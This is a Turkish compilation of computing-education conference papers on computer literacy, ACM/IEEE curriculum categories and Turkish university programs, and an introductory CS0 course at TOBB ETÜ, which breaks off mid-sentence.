### 5. Ne Görürsen Onu Alırsın (NGOA) ile Aşağıya!

NGOA1 – Ne görürsen Onu Alırsın – aslında bilgisayarı kullanıcıya daha az verimli ve daha az şeffaf hale getirdi. Doğası gereği kullanıcıya içerik ile sunum arasında bir karmaşıklık yaratır fakat bir doküman mantıksal bir argümandan, yapısal bir bilgiden oluşur yazı tipleri yada kenarlıklardan değil.

NGOA tabii ki web içeriğine geldiği zaman da onu teknik olarak imkansızlaştırır. Web içeriği yazarının kontrolü dışında olan durumlar altında gösterilir. Bu bir hata değil, özelliktir. HTML, atası olan SGML gibi bir içerik işaretleme dili olarak dizayn edilmiştir. HTML kusurludur ve kendisi bazı içerik/görünüm karmaşıklıkları barındırır. XHTML ve CSS gibi W3C tarafından sonradan getirilen geliştirmeler HTML’in açıklarını gidermeye çalışmıştır. nceden olan bir HTML sayfasında content kelimesi jL etiketi yerine jEMl etiketi ile

işaretlenmeliydi ki W3C buna itiraz etti. Tim Berner's Lee'nin ortaya koyduğu Internetin orjinal tasarımına baktığımızda, alakalı, gayet doğru ve çok ileri görüşlü ve sunduğu içerik kullanıcının ihtiyacı olduğu uygunlukta birçok format ile gösterilebilecek şekilde bir dizayn görüyoruz. Internet sayfaları, Internetin orjinal konseptinde kalması ile görünüm ve içeriği daha karmaşıklaştırmaya çalışanlar arasında bir savaş meydanı olmaya devam ediyor." Bu sayfa en iyi şekilde A tarayıcı ile MMM x NNN çözümlükte görülür" şeklinde bir spesifikasyon farklı ekran boyutları olan bilgisayarları, içinde A tarayıcısı olmayan yada cep telefonları ve görme engelliler için konuşan bilgisayarları dışarıda bırakır. Konuşan bir tarayıcı çözümlük gibi bir kavrama bile sahip değildir.

WAP özelliğine sahip cep telefonları için görüntünün cihazın ekranına göre ayarlanmasının gerekmesi buna başka bir güzel örnektir.

## 6. Döküman Anlam Taşıyan Bir Programdır

Döküman üretmek için hangi programı kullanıyor olursak olalım, eğitimimizin bu programların sağladığı özelliklerden değil döküman yapısının temelinden ve mantıksal bir argüman oluşturmanın temellerinden başlaması gerekir. Sunum meselesi içerik ve döküman yönetiminin kesinlikle ayrı olmalıdır.

Öyleyse yeni bir kısaltma sunalım. GNADNAİO! Gördüğün ne alacağın değil ne anlatmak istediğin olmalıdır!

## 7. Bilgisayarları Verimli Kullanmak

Genellikle klavye kullanarak basitçe çözümlenecek bir problemi, fare kullanıp çok zorlanan insanlar görürüz. Günlük işleri otomatik hale getirecek basit programcıkları yazabilme bilgisayar okur-yazarlığının bir parçası olmalıdır. Büyük bir metin içerisinde bir mutabık (kelimelerin metindeki sıklığını gösteren dizin) oluşturacak bir program örneği John Bentley'nin "Programming Pearls" adlı kitap-

ında [3] verilmiş ünlü bir örneğidir. Bu zor iş, Don Knuth'un çözebilmesi 20 sayfa almıştır ancak 2 tane BASH komutu kullanarak yapılabilir. "Bilgisayarı verimli kullanmak" daha çok programları "program" gibi yazmakla alakalıdır. Bu belki de hesap tablosunu düşündüğümüzde daha belirgin olacaktır. Ancak kelime işleme araçlarının kullanılması da doğrudur. Bir internet sayfası gibi bir doküman anlam taşıyan bir programdır. Programlamayı teşvik eden araçlar kullanılmalı ve programlama temellerini herkese öğretmeliyiz.

## 8. Araçlar

Doğru araçlar ne olmalıdır? Bu adreslenmesi gereken büyük bir problem olarak duruyor. İçeriği ve sunumu kesinlikle ayrı tutan araçlar seçilmelidir. MS Office, OpenOffice ve diğer NGOA2 kopyaları sistematik olarak içerik ve sunumu birbirine karıştırıyorlar, böylelikle ideal değiller. Ancak derecelendiren yeterli bir disiplinli bir yaklaşım ile stilleri döküman yapısını ifade etmekte kullanılan araçların dezavantajları düzeltililebilir. Ancak bu da yeterli sunum özgürlüğü tanımadığından ideal olmaz. İdeal olan öğrencilerin internet sayfaları, wap sayfaları sunumlar gibi aynı içerikten farklı formatlarda metin sayfaları hazırlayabilecekleri bir araçtır. Geniş çapta erişilebilir, desteğe sahip olan, makro paketlerinin seçilebildiği, aynı içeriğin birden çok görünüşüne izin veren LATEXbunun için en yakın ortamdır. MS Office'den önce LATEXöğrenen öğrenciler inanıyorum ki NGOA araçlarını daha iyi kullanacaklardır. Ancak LATEX'in standart olmayan komutları, tutarlı bir gramer eksikliği ve hata ayıklama özelliğinin neredeyse imkansız olmasıyla aşırı bir kullanıcı düşmanlığı gösterdiğini eklemek zorundayız. Bu yüzden Bilgisayar Bilimleri yada sevenler dışında gerçekçi bir seçenek olduğunu söyleyemeyiz. Hesap tablolarında bu seçenek daha kolay. Programlama ortamlarının varlığı, ancak bir çoğu verdiğimiz eğitimde rededilebilir. Açıkça programlanmış bir hesap tablosu fonksiyonel bir programa benzer. Fonksiyondaki her formül giriş değer-

lerini çıkış değerlerine çevirir. Aradaki temel fark bu formüller belirli hücrelere uygulanır ve formülü birçok hücreye kopyalamak adreslenen hücreleri değiştirebilmek gibi kolaylıklar gösterir. Yinede Excel yada SPSS dense R öğrenmeyi tercih eden sosyal bilimlerle uğraşan bilimadamları daha ileri düzeyde bir araca sahip olacaklar ve ellerindeki veriyi daha iyi kontrol edip daha iyi işleyebileceklerdir. Ayrıca çalıştıkları kuruma da lisans parası ödetmeyecek büyük bir para tasarrufu sağlayacaklardır.

## 9. Sonuç

Bilgisayar kullanım amaçlarından ayrılamaz ve ayrılmamalıdır. Eğer kelime işleme öğretiyorsak, bir öğrencinin kendi dilinde yazılmış bir yazıyı mantıksal argümanlarını oluşturma yetisi bu sürecin içerisindeki bir parçadır. Eğer öğrencilere hesap tablosu kullanmayı öğretiyorsak, onlara programın sağladıklarını kullanarak problemi sayısal olarak analiz etmeyi ve yapısal bir çözüm üretmenin yolunu da öğretmeliyiz. Bilgisayar okur-yazarlığı genel okuma-yazma ve saymanın bir parçasıdır. Gördüğümüz üniversiteye gelen birçok öğrencinin eksik düzeyde okuma-yazma ve sayma yeteneklerine sahip olduğudur. Genellikle kendilerini ana dilleriyle ifade edememekteyler. Ayrıca basit

matematiksel yada aritmetiksel teknikleri gerçek hayat problemlerine uygulamada da başarısızlar. Eğer okul sistemi öğrencileri eğitmede başarısız oluyorsa, öğretmen yada öğrencilerin önüne bilgisayar koymak sorunu çözmez. Eğer bilgisayar okullarda genel okumayazma ve sayma problemlerinde kullanılırsa bir yararı olur. Bu da bilgisayarların A/UBE yada üniversitemizde (yazarın üniversitesi dahil olmak üzere) verilen IT derslerinden daha ileri bir seviyede kullanılmasını gerektirir. üniversitelerde bu problemleri çözümlmek Bilgisayar Bilimcilerinin görevi olmalıdır.

## Kaynaklar

[1] University of Texas E W Dijkstra Archive Document EWD 1283 <http://www.cs.utexas.edu/users/EWD/transcriptions/EWD12xx/EWD1283.html> University of Texas

[2] European/International Computer Driving Licence web site <http://www.ecdl.com/> European Computer Driving Licence Foundation

[3] Bentley, J. Programming Pearls, Second Edition Addison-Wesley 2000. Knuth, D. Rate Programming CLI 1992

## Bilişim Lisans Programları: ACM/IEEE Önerileri ve Türkiye için Modeller

### Ali Yazıcı

TOBB Ekonomi ve Teknoloji Üniversitesi, Bilgisayar Mühendisliği Bölümü, 06560, Ankara  
aliyazici@etu.edu.tr

**Özet:** ACM/IEEE raporlarına göre [1] Bilişim, beş ana dalda toplanmaktadır. Bunlar, Bilgisayar Mühendisliği (BM), Bilgisayar Bilimleri (BB), Yazılım Mühendisliği (YM), Bilişim Sistemleri (BS) ve Bilişim Teknolojileri (BT)'dir. Bu çalışmada Bilişim programlarının genel kabul görmüş özellikleri vurgulanmakta ve aralarındaki temel farklar karşılaştırmalı olarak verilmektedir. Ayrıca, Türkiye'deki Bilişim Lisans Programları hakkında istatistiksel veriler sunulmakta ve son olarak da ülkemizdeki Bilişim eğitimi için akademik yapılanmalar ve modeller önerilmektedir.

**Anahtar Kelimeler:** Bilişim Lisans Programları, ACM/IEEE yaklaşımları, Bilişim Eğitimi.

### Computing Curricula: ACM/IEEE Recommendations and Models for Turkey

**Abstract:** Computing Curricula is basically considered in five major categories according to ACM/IEEE reports. These are, namely, Computer Engineering, Computer Science, Software Engineering, Information Systems, and Information Technologies. In this study, general curriculum guidelines of these categories are discussed in a comparative way. In addition, statistical data about Turkish Computing Undergraduate Programs are given and recommendations are made concerning restructuring computing programs and academic organizations.

**Keywords:** Computing curriculum, ACM/IEEE Computing Curricula, Computing Education.

### 1. Giriş ve Tanımlar

ACM ve IEEE'nin 2005 yılında ortaklaşa yayınladıkları raporda [1], "Computing" alanı kapsamlı bir şekilde anlatılmakta ve alan içerisinde 5 ana disiplin olarak, BM, BB, YM, BS ve BT verilmektedir. Bu raporda Kuzey Amerika bakış açısını yansıtılmakla birlikte, bilişim alanlarının büyük bir bölümü karşılaştırmalı olarak irdelenmektedir. Türkçe'de "Bilişim" olarak adlandırdığımız bu alan ile ilgili olarak TBV, Bilgisayar Mühendisliği Bölüm Başkanları bünyesinde kurulan bir çalışma grubu tarafından benzer bir çalışma yürütülmüştür [2]. Bölüm 2'de, bilişim alanları kısaca tanımlanacak ve aralarındaki temel farklılıklardan bahsedilecektir. Bölüm 3'de Türkiye'deki bilişim programları anlatılacaktır. Bölüm 4'de, bilişim

programlarını yürütecek akademik birimlerin yapılanması ile ilgili modellerden bahsedilecektir. Son bölümde ise, bilişim lisans programları ile ilgili önerilerde bulunulacaktır.


### 2. Bilişim Lisans Programları

Şekil.1'de bilişim alanları arasındaki 1990 öncesi ve sonrası ilişki verilmiştir. Şekilden, bilişimin temel öğeleri olan, donanım ve yazılımın 1990 sonrası, BM'nin ortak öğesi olarak görülmüştür. Bilişimin örgütsel gereksinimleri ise BS ve BT programlarında yerini bulmaktadır. Bundan sonraki alt bölümlerde her bir program ayrı olarak ele alınacaktır.

#### 2.1. Bilgisayar Mühendisliği

BM bilgisayar temelli cihazların ve bilgisayar-

ların tasarımı, üretimi, programlaması ve hem yazılım hem de donanımla ilgili bakımı ile ilgilenir. BM müfredatında temel mühendislik matematiği ile elektrik-elektronik mühendisliği kuramları yanında yazılım ile ilgili konulara yer verilmektedir. BM müfredatında ağırlık donanımdadır. BM'nin güncel konuları arasında gömülü sistemler, dağıtık sistemler, VLSI tasarımı, Sayısal Sinyal İşleme ve Donanım Testi bulunmaktadır.



Şekil 1. Bilişim alanları arasındaki ilişki

## 2.2. Bilgisayar Bilimleri

BB temelde algoritma tasarımı, yazılım geliştirme, bilgisayar kuramı, akıllı sistemler, biçimsel diller ve bioinformatik gibi geniş bir alanı kapsamaktadır. Bu alan müfredatında, algoritmalar, ağ iletişimi, veritabanları, veri madenciliği, örüntü tanıma ve kullanıcı ara yüzü geliştirme gibi konulara ağırlıklı olarak yer verilmektedir.

## 2.2. Yazılım Mühendisliği

YM büyük ölçekli yazılımların tasarımı ve geliştirilmesi ile bunların test edilmesi, bakımı, kalitesi, gerçekleştirilmesi ve doğrulanması gibi konularla ilgilenir. Diğer alanlardan farkı soyut oluşudur. YM müfredatı günümüzdeki lisans programlarında ya ayrı bir bölüm programında ya da BB içerisinde kısmen yerini almaktadır.

## 2.2. Bilişim Sistemleri

BS bilişim teknolojilerin işletmelerde etkin kullanımı ile ilgilenir. Bu alandaki çalışmalar daha çok bilgi/iletişim etrafındadır. BS prog-

ramları genelde İİBF'lerde açılmakta ve gelişmektedir. Bu programların müfredatında İşletme ve Bilgisayar dersleri uygun bir şekilde birleştirilmiştir.

## 2.2. Bilişim Teknolojileri

BT'yi iki farklı biçimde algılamak mümkündür. Bunlardan ilkinde BT tüm bilişim alanı olarak algılanırken, ikincisinde kuruluşların teknolojik gereksinimlerini karşılamaya yönelik olan alandır. Bu makaledeki algılama ikincisi gibidir. Bu bağlamda, BT programlarında, bilgisayar sistemlerinin kurulumu, işletilmesi, bilgisayar ağlarının kurulumu ve yönetimi, ağ güvenliği, web tasarımı ve çoklu ortam uygulamalarının tasarımı gibi konular yer almaktadır.

## 2.3. Karşılaştırmalar

Bir önceki bölümde tanıtılan programlar arasındaki farklar kurumdan kuruma değişmekle birlikte, her bir programın genel özelliğini yansıtan temel müfredat konuları bulunmaktadır. Tablo 1.'de müfredatı belirleyici bu temel konular karşılaştırmalı olarak 1-5 arasında Min(imum) ve (Mak)simum değerleri ile notlandırılmıştır [2]. Notlandırma, ACM/IEEE raporunu hazırlayan büyük bir grubun üyelerince yapılmış ve Akademik Bilişimin oldukça geniş bir kitlesinin görüşünü yansıttığı ifade edilmiştir. Herhangi bir konuda 5 notu, o konunun muhakkak müfredat programında olması gerektiği şeklinde yorumlanabilir. Yeni bir bilişim müfredatı hazırlamak isteyenlere bu verilerin yararlı olacağı düşünülmektedir.

Tablodaki alanlar ve alan için Min ve Mak notu yüksek olan alan konu başlıklarına baktığımızda, Bölüm 1'de verilen alan tanımları ile uyuma dikkat çekmektedir. Örneğin, BM için Bilgisayar Mimarisi, Bilgisayar Sistemleri Mühendisliği, Sayısal Mantık konuları bu kapsamdadır. Diğer önemli bir değerlendirme de, Min ve Mak değerleri 5 olan alan konularının BM dışında çok göze çarpmamasıdır. Buna gerekçe olarak, BM dışındaki konuların lisans programlarınca sahiplenme derecelerinin farklı oluşu gösterilebilir. Bir diğer deyişle, BM

dışında, konular arasında kesin bir çizgi belirlenememiş, ya da notlandırılanların fikirlerinde farklılıklar bulunmaktadır.

Bilgi Alanı	BM		BB		BS		BT		YM	
	Min	Mak	Min	Mak	Min	Mak	Min	Mak	Min	Mak
Programlama Esasları	4	4	4	5	2	4	2	4	5	5
Bütünleşebilir Programlama	0	2	1	3	2	4	3	5	1	3
Algoritmalar ve Karmaşıklık	2	4	4	5	1	2	1	2	3	4
Bilgisayar Mimarisi ve Organizasyonu	5	5	2	4	1	2	1	2	2	4
İşletim Sistemleri İlkeleri ve Tasarımı	2	4	3	5	1	1	1	2	3	4
İşletim Sistemleri Biçimlendirilmesi ve Kul.	2	3	2	4	2	3	3	5	2	4
Ağ Merkezli İlkeleri ve Tasarımı	1	3	2	4	1	3	3	4	2	4
Ağ Merkezli Kullanımı ve Konfigürasyonu	1	2	2	3	2	4	4	5	2	3
Platform Teknolojileri	0	1	0	2	1	3	2	4	0	3
Programlama Dilleri Teorisi	1	2	3	5	0	1	0	1	2	4
İnsan Bilgisayar Etkileşimi	2	5	2	4	2	5	4	5	3	5
Grafik ve Görselleştirme	1	3	1	5	1	1	0	1	1	3
Akıllı Sistemler (Yapay Zeka)	1	3	2	5	1	1	0	0	0	0
Bilgi Yönetimi (Veritabanı) Teori	1	3	2	5	1	3	1	1	2	5
Bilgi Yönetimi (Veritabanı) Pratik	1	2	1	4	4	5	3	4	1	4
Bilimsel Hesaplama (Nümetik Metotlar)	0	2	0	5	0	0	0	0	0	0
Yasal/ Profesyonel / Etik / Toplum	2	5	2	4	2	5	2	4	2	5
Bilgi Sistemleri Geliştirme	0	2	0	2	5	5	1	3	2	4
Teknik Gereksinim Analizi	2	5	2	4	2	4	3	5	3	5
Yazılım için Mühendislik Temelleri	1	2	1	2	1	1	0	0	2	5
Yazılım için Mühendislik Ekonomisi	1	3	0	1	1	2	0	1	2	3
Yazılım Modelleme ve Analizi	1	3	2	3	3	3	1	3	4	5
Yazılım Tasarımı	2	4	3	5	1	3	1	2	5	5
Yazılım Gerçekleşmesi ve Geçerli Kılınması	1	3	1	2	1	2	1	2	4	5
Yazılım Evrimi (sürdürülmesi)	1	3	1	1	1	2	1	2	2	4
Yazılım Süreci	1	1	1	2	1	2	1	1	2	5
Yazılım Kalitesi	1	2	1	2	1	2	1	2	2	4
Bilgisayar Sistemleri Mühendisliği	5	5	1	2	0	0	0	0	2	3
Sayısal Mantık	5	5	2	3	1	1	1	1	0	3
Dağıtık Sistemler	3	5	1	3	2	4	1	3	2	4
Güvenlik: İlkeler ve Tasarım	2	3	1	4	2	3	1	3	1	3
Güvenlik: Gerçekleşme ve Yönetim	1	2	1	3	1	3	3	5	1	3
Sistem Yönetimi	1	2	1	1	1	3	3	5	1	2
Sistem Entegrasyonu	1	4	1	2	1	4	4	5	1	4
Sayısal Ortam Geliştirilmesi	0	2	0	1	1	2	3	5	0	1
Teknik Destek	0	1	0	1	1	3	5	5	0	1

Tablo 1. Bilişim Konularının karşılaştırmalı ağırlık tablosu



Bölüm	Sınıflandırma	Adet	Açıklama	2006 ÖYS ile Yerleşen Öğrenci Sayısı
BM	Türkiye Kamu	30+2	İki bölümde İkinci Öğretim bulunmaktadır	2825
	Türkiye Vakıf	20	Burslu, Yarı burslu ve ücretli programlar	
	KKTC	6	Doğu Akdeniz, ODTÜ Kuzey Kıbrıs, Girne Amerikan, Yakın Doğu, Lefke, Uluslararası Kıbrıs	-
BB+BBM	Türkiye	1+1	İstanbul Bilgi Üniversitesi, Ege (Suniy)	?+33
BS+BSM	Türkiye	0+4	Boğaziçi, İTÜ, Doğuş+Atılım	78+0
YM	Türkiye	4	İzmir Ekonomi, Atılım, Bahçeşehir, Işık	175
MIS / IT	Türkiye	6	Işık, Boğaziçi, İTÜ, Bilkent, Yeditepe, Başkent	?
	KKTC	3	Doğu Akdeniz, Uluslararası Kıbrıs, Yakın Doğu	?

Tablo 2. Türkiye'deki Bilişim Lisans programları

### 3. Türkiye'deki Programlar

Türkiye'de bilişim alanında lisans eğitimi veren üniversiteler Tablo.2'de gösterilmiştir [3]. Görüldüğü üzere, Bilgisayar Bilimleri ve Bilgisayar Sistemleri programlarının ikisi, mühendislik fakülteleri altında, isimlerinin yanına mühendislik eklenerek kurulmuştur. Bu programlarda öğrenim gören öğrenci sayısı yaklaşık 3000 olarak hesaplanmıştır. Tabloda yerleştirme sayılarının bulunmadığı yerler soru işareti ile gösterilmiştir.

Türkiye'deki bilişim programları genelde BM altında toplanmıştır. Bu nedenle, Tablo 1'e benzer bir tablo sadece BM programları için verilebilmektedir. Tablo 3.'de mevcut BM programlarından yararlanılarak konuların karşılaştırmalı ağırlık tablosu verilmektedir [2]. Bu tablodaki değerler irdelendiğinde, ACM/IEEE'in BM değerlendirmelerinden farklılıklar hemen görülmektedir. BM'den çok, BB'yi ilgilendiren, Programlama Esasları, Algoritmalar ve Karmaşıklık, Bilgi Yönetimi (Veritabanları), Otomat Kuramı, Matematiksel Temeller Türkiye'deki BM programlarında yaygın ve yüksek ağırlıklarla yerini almaktadır. Buradan Türkiye'deki BM programlarının, ülkenin bilişim sektörünün gereksinimlerine göre şekillendiği ve aslında diğer bazı ülkelerde olduğu gibi BB programları olduğu sonucuna varmak mümkündür.

### 4. Nasıl Bir Yapılanma?

Türkiye'deki bilişim akademik yapılanmasının BM etrafında olduğu anlaşılmaktadır. Bunun nedenlerinden çok, acaba yeni bir yapılanmaya gereksinimin olup olmadığının tartışılması gerekmektedir. İzmir Ekonomi Üniversitesi'nde Bilişim lisans programları, Bilgisayar Mühendisliği Fakültesi altında yapılanmıştır. Fakülte altında, BM ve YM bölümleri görülmektedir.

Bilişim programlarının çeşitliliği ve farklılıkları göz önüne alındığında, bazı üniversitelerde, Fakülte yapılanmasının ön plana çıkartılmasının doğru olduğu söylenebilir. Böyle bir fakülte altında, BM, YM, BB ve BT/BS gibi bölümlere yer verilebilir. Fakülte yapılanmasının mümkün olmadığı durumlarda, altyapısı uygun olan üniversitelerde, Fen-Edebiyat Fakülteleri altında, BB, BT/BS ve YM programlarının açılması da düşünülebilir.

### 5. Kısaltmalar

- TBV** Türkiye Bilişim Vakfı  
**ACM** American Association for Computing Machinery  
**IEEE** Institute of Electrical and Electronics Engineers  
**VLSI** Very Large Scale Integrated Circuits  
**İİBF** İktisadi ve İdari Bilimler Fakültesi

Bilgi Alanı	Min (5)	Mak (5)
Programlama Esasları	5	5
Algoritmalar ve Karmaşıklık	4	5
Bilgisayar Mimarisi ve Organizasyonu	4	5
İşletim Sistemleri İlkeleri ve Tasarımı	4	5
İşletim Sistemleri Biçimlendirilmesi ve Kullanımı	2	3
Bilgisayar Ağları İlkeleri ve Tasarımı	3	5
Bilgisayar Ağları Kullanımı ve Konfigürasyonu	2	3
Platform Teknolojileri	0	2
Programlama Dilleri Teorisi	3	5
İnsan Bilgisayar Etkileşimi	0	3
Grafik ve Görselleştirme	3	5
Akıllı Sistemler (Yapay Zeka)	3	5
Bilgi Yönetimi (Veritabanı) Teori	4	5
Bilgi Yönetimi (Veritabanı) Pratik	3	4
Bilimsel Hesaplama (Nümerik Metotlar)	2	5
Yasal/ Profesyonel / Etik / Toplum	0	4
Bilgi Sistemleri Geliştirme	2	4
Teknik Gereksinim Analizi	1	4
Yazılım için Mühendislik Temelleri	2	4
Yazılım için Mühendislik Ekonomisi	0	1
Yazılım Modelleme ve Analizi	3	4
Yazılım Tasarımı	3	5
Yazılım Gerçekleşmesi ve Geçerli Kılınması	1	3
Yazılım Evrimi (sürdürülmesi)	1	1
Yazılım Süreci	3	5
Yazılım Kalitesi	1	2
Bilgisayar Sistemleri Mühendisliği	5	5
Sayısal Mantık	5	5
Dağıtık Sistemler	3	4
Güvenlik: İlkeler ve Tasarım	2	4
Güvenlik: Gerçekleşme ve Yönetim	1	2
Sistem Yönetimi	1	3
Sistem Entegrasyonu	2	3
Sayısal Ortam Geliştirilmesi	0	1
Teknik Destek	0	1
Otomat Kuramı ve Biçimsel Diller	4	5
Gömülü Sistemler	3	5
Devreler ve Sistemler	4	5
Elektronik	3	5
Sayısal İşaret İşleme	3	5
VLSI Tasarımı	0	4
Donanım Testi ve Hata Toleransı	0	3
Matematiksel Temeller (Kesikli Matematik, Olasılık vb)	5	5
Bilgi Sistemleri Organizasyonu Yönetimi	0	1
Karar Teorisi	0	3
E-İş (E-business)	0	3
Genel Sistem Teorisi	0	1
Risk Yönetimi (Proje, güvenlik riski)	0	2
Proje Yönetimi	1	2
İş Gereksinimleri Analizi	0	1
Bireyler arası İletişim	1	4

Tablo 3. Türkiye'deki BM programlarının konularının ağırlık tablosu

## 6. Sonuç ve Öneriler

Bu bölümde, Türkiye'deki bilişim lisans programlarının gelişmesi ile ilgili öneriler verilecektir.

- ACM/IEEE lisans programları önerileri raporu ile TBV önderliğinde akademisyenlerce hazırlanmış benzer çalışma YÖK tarafından değerlendirmeye alınmalıdır.
- Bilişimin insan gücü gereksinimi ile ilgili ulusal bir çalışma yapılmalı ve lisans programları bu gereksinime göre şekillendirilmelidir.
- Bilgisayar Bilimleri programları özendirilmelidir.

## 7. Kaynaklar

- [1] The Joint Task Force for Computing Curricula, ACM, AIS, & IEEE, "Computing Curricula 2005: The Overview Report", 2005.
- [2] Kiper, A., Okatan, A., Güvenir, A., Yazıcı, A., Adalı, E., İnce, F., Akın, L., Karakaş, Ü., Üney, T., Coşkun, V. & Baydere, Ş., *Bilişim Lisans Programları Çalışması Raporu*, 20. Bilgisayar Mühendisliği Bölüm Başkanları Toplantısı, 17-19 Kasım 2005, Haliç Üniversitesi, İstanbul.
- [3] Salman, B. & Bentli, F.B., "EMO ve Yüksek Öğretim", *Elektrik Mühendisliği*, Cilt:44, Sayı:429, Sayfa:11-25, Kasım 2006.

## CS0: TOBB ETÜ'de Bilgisayar Mühendisliğine Giriş Dersi

**Murat Erten, Murat Özbayoğlu, Bülent Tavlı, Ali Yazıcı**

TOBB Ekonomi ve Teknoloji Üniversitesi, Bilgisayar Mühendisliği Bölümü, 06560 Ankara  
erten@etu.edu.tr, mozbayoğlu@etu.edu.tr, btavlı@etu.edu.tr, aliyazıcı@etu.edu.tr

**Özet:** Bu bildiriye, TOBB Ekonomi ve Teknoloji Üniversitesi Bilgisayar Mühendisliği Bölümünde ilk bilgisayar eğitimi olarak verilen "BİL111 Bilgisayar Mühendisliğinin Temelleri" dersinde işlenen konular, yapılan laboratuvar çalışmaları ve konuyla ilgili dersi veren öğretim üyelerinin görüşleri sunulmuştur. Dersin ACM ve IEEE tarafından önerilen CS0 dersinin işlevini gördüğü ve genel olarak öğrencilerin eğitimine katkıda bulunduğu düşünülmektedir.

**Anahtar Kelimeler:** Bilgisayar Mühendisliği Lisans Eğitimi, CS0 dersi, ACM/IEEE önerileri.

### CS0: Introduction to Computer Science Course at TOBB ETÜ

**Abstract:** In this paper, we present the topics covered and laboratory work performed at the "BİL111 Fundamentals of Computer Engineering" course at TOBB University of Economics & Technology, which is considered as the first exposition of the students to computer engineering curriculum along with the personal views of the faculty who has taught this course at this institution in a time perspective of three years. The rough consensus among the associated faculty can be expressed as follows: Fundamentals of Computer Science course, which is an equivalent of the CS0 course recommended by the ACM and the IEEE, contributes positively to the students' better understanding of the fundamental concepts of the computer science. Yet, possible modifications and alternative teaching methodologies of the existing structure of this course are discussed.

**Keywords:** Computer Engineering Curriculum, CS0 course, ACM/IEEE Recommendations

### 1. Giriş ve CS0

Bilgisayar Mühendisliği ve genelde Bilişim eğitimin müfredatlarında geleneksel bir yaklaşımla CS1 ve CS2 olarak adlandırılan dersler verilmektedir. Bu derslerin içerikleri ve gelişimleri önce ACM [1], [2], daha sonra ACM/IEEE ortak çalışma gruplarınca hazırlanmış [3] ve kamuoyu ile paylaşılmıştır. Bu dersler ile ilk ve orta eğitimde verilemeyen algoritmik ve analitik düşünce ile programlamaya yönelik diğer alt yapı eksikliklerinin tamamlanması hedeflenmiştir.

CS1 ve CS2 derslerinde yapısal ve nesnel program geliştirme temelleri ile veri yapıları işlenmektedir. Bazı üniversiteler CS1 ve CS2'ye temel teşkil etmek üzere ve farklı eğitim alt ya-

pılarına sahip öğrencilere CS0 kodlu Bilgisayar Bilimlerine Giriş, Bilgisayar Bilimlerinin Temelleri, Bilgisayar mühendisliğinin Temelleri gibi dersler sunmaktadırlar. ABD'deki Western New Mexico University, Matematik ve Bilgisayar Bilimlerinde geliştirilen CS0 (Bilgisayar Bilimlerine Giriş) dersi bu yaklaşıma bir örnektir [4]. ABD'deki diğer bazı üniversitelerde de benzer yaklaşımlara rastlanmaktadır [5], [6].

TOBB Ekonomi ve Teknoloji Üniversitesi Bilgisayar Mühendisliği Bölümünde de ilk bilgisayar eğitimi CS0 (BİL111 Bilgisayar Mühendisliğinin Temelleri) dersinde verilmektedir. Ders genişlik-öncelikli (breadth-first) yaklaşımla, bilgisayar bilimlerinin tüm konularını yatay ancak yüzeysel olarak öğretmektedir. Dersin amacı, bilgisayar mühendisliği eğitim

alacak öğrencileri, mesleğin konuları ile eğitimlerinin hemen başında tanıştırmaktır.

Bu çalışmada BİL111 dersi kapsamlı olarak ele alınacaktır. Bölüm 2'de, dersin içeriği ve işleniş Bölüm 3'de ise laboratuvarda yapılan uygulamalar anlatılacaktır. Bölüm 4'de öğrenci anketlerinden dersin bir değerlendirmesi yapılacaktır. Son bölümde sonuç ve önerilere yer verilecektir.

## 2. Kuramsal Dersler

TOBB ETÜ'de bilgisayar mühendisliğine giriş dersi birinci sınıfın bahar döneminde açılmaktadır. Bilgisayar mühendisliğinin tüm konularından bir kesit verilmesi dersin ana amacıdır. Bilgisayar mühendisliği on ana başlık altında organize edilerek öğrencilere bu ana başlıklar altında kuşbakışı bir bilgisayar mühendisliği perspektifi sunulmaktadır. Derste son üç yıldır "Computer Science: An Overview" isimli J. G. Brooks tarafından yazılmış kitap [7] işlenmektedir.

Dersin içeriği aşağıda sunulmuş olan on ana başlık ve onların alt konularından oluşmaktadır:

- (i) Veri saklanması
- (ii) Veri işlenmesi
- (iii) İşletim sistemleri
- (iv) İletişim ağları ve İnternet
- (v) Algoritmalar
- (vi) Programlama dilleri
- (vii) Yazılım mühendisliği
- (viii) Veritabanı sistemleri
- (ix) Yapay us
- (x) Hesaplama kuramı.

(i) Veri saklanması başlığı altında, bit ve bayt kavramları, veri saklama ortamları (anabellek vs.), verinin bitlerle ifade edilmesi, ikili sistem, tamsayıların ve kesirlerin saklanması, veri sıkıştırılması ve iletişim hataları alt başlıkları işlenmektedir.

(ii) Veri işlenmesi konusunda, bilgisayar mimarisi, makine dili, program çalışması, aritmetik/mantık buyrukları, diğer aygıtlarla iletişim ve

diğer bilgisayar mimarileri genelhatlarıyla anlatılmaktadır.

(iii) İşletim sistemleri ana başlığı, işletim sistemlerinin geçmişi, işletim sistemleri mimarisi, makinenin eylemlerinin koordinasyonu, süreçler arası çekişmenin düzenlenmesi ve güvenlik alt başlıklarından oluşmaktadır.

(iv) İletişim ağları ve İnternet konusunda, ağ kavramının temelleri, veri yolu, jeton halkası CSMA gibi ortam erişim kontrol yöntemleri, İnternet, World Wide Web, ağ protokolleri ve ağ güvenliği alt konularına değinilmektedir.

(v) Algoritmalar konusu, algoritma kavramının tanımlanması ve irdelenmesi ile başlamakta; algoritma ifade edilmesi, algoritma oluşturulması, döngü ve özyineli yapılar ile geliştirilmekte; algoritmalar da verimlilik ve doğruluk ile sonlanmaktadır.

(vi) Programlama dilleri konusunda öncelikle programlama dillerinin tarihsel bir perspektifi verilmektedir. Geleneksel programlama kavramları, yordamsal birimler, dil gerçekleştirilmesi ve nesnel tasarım kavramlarına da yüzeysel olarak değinilmektedir.

(vii) Yazılım mühendisliği konusu yazılım mühendisliğinin tanımlanması ve sınırlarının çizilmesiyle başlamaktadır. Yazılım yaşam devrimi, yazılım mühendisliği yordam yöntemleri, birimsellik, çokça kullanılan yazılım mühendisliği gereçleri, yazılım sınaması, belgelendirme, ve yasal düzenlemeleri bu ana başlığı oluşturan alt başlıklardır.

(viii) Veritabanı sistemleri, veritabanı olgusunun gerekliliğinin açıklanması ile başlayıp göreceli veritabanı modeli, nesne-tabanlı veritabanları, veritabanı bütünlüğünün korunması, geleneksel dosya yapıları ve verimadenciliği ile devam etmektedir.

(ix) Yapay us konusunda, usun tanımı ve makinelerin akıllı yapılar yapılamayacağı şeklindeki

